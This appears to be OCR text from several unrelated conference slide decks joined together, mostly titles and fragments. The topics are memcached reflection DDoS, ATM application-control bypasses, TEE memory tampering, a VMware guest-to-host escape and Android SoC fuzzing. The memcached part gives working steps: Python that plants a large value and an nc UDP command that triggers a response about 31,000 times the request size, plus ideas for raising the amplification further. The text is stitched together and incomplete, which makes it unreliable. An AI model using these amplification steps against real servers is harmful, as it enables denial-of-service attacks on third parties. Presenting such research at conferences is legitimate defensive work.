
1

About DRDOS


How it works

Common type Reflection DDoS

How DRDOS works



About memcached and risk




Memcached Reflection power

Insert data

```
import memcache
mc = memcache.Client(['10.105.16.119:11211'],debug=True)
mc.set('xah',s,90000)
```

Test UDP read



```
root@kali:~# python -c "print '\0\x01\0\0\0\x01\0\0get xah\r\n'" |nc -nvvu 10.10
5.16.119 11211 >test
(UNKNOWN) [10.105.16.119] 11211 (?) open
^C sent 18, rcvd 565600
root@kali:~#
```

565600/18=31422.22

1 = 0.5 GBit/s


Just “gets z z z”

Over 50,000

After simple filter(at least)

??? Gbit/s

How about use “gets z z z z z z z z z z” ?



Timeline of amplification attacks and related events

THANKS!

Any questions?

You can find us at g-0kee@360.cn

Launch Impossible Current State of Application Control Bypasses on ATMs.

Tim Yunusov
Yar Babin

POSITIVE TECHNOLOGIES

ptsecurity.com

whoami

POSITIVE TECHNOLOGIES


Appsec/websec/banksec goons

ATM enthusiasts

Thank You!

POSITIVE TECHNOLOGIES

ptsecurity.com





Tampering with Encrypted Memory Blocks of the Trusted Execution Environment

Yeongjin Jang

Oregon State University

Virtual Machine




VMWare, Lokihardt


Lokihardt! One more one shot one kill in exploiting VMWare. Escaping guest to host! He will get $150,000.


Adding more privileged layer does not solve the problem…

The android vulnerability discovery in SoC

Yu Pan and Yang Dai

Fuzzing tool’s map




ALSA Application
ALSA Application
ALSA Application
ALSA Library
User Space
ALSA Kenel API
pcm
control
ALSA SoC Core
Codec Driver
Machine Driver
Platform Driver
TWL4030 Codec
McBSP Driver
Kernel Space
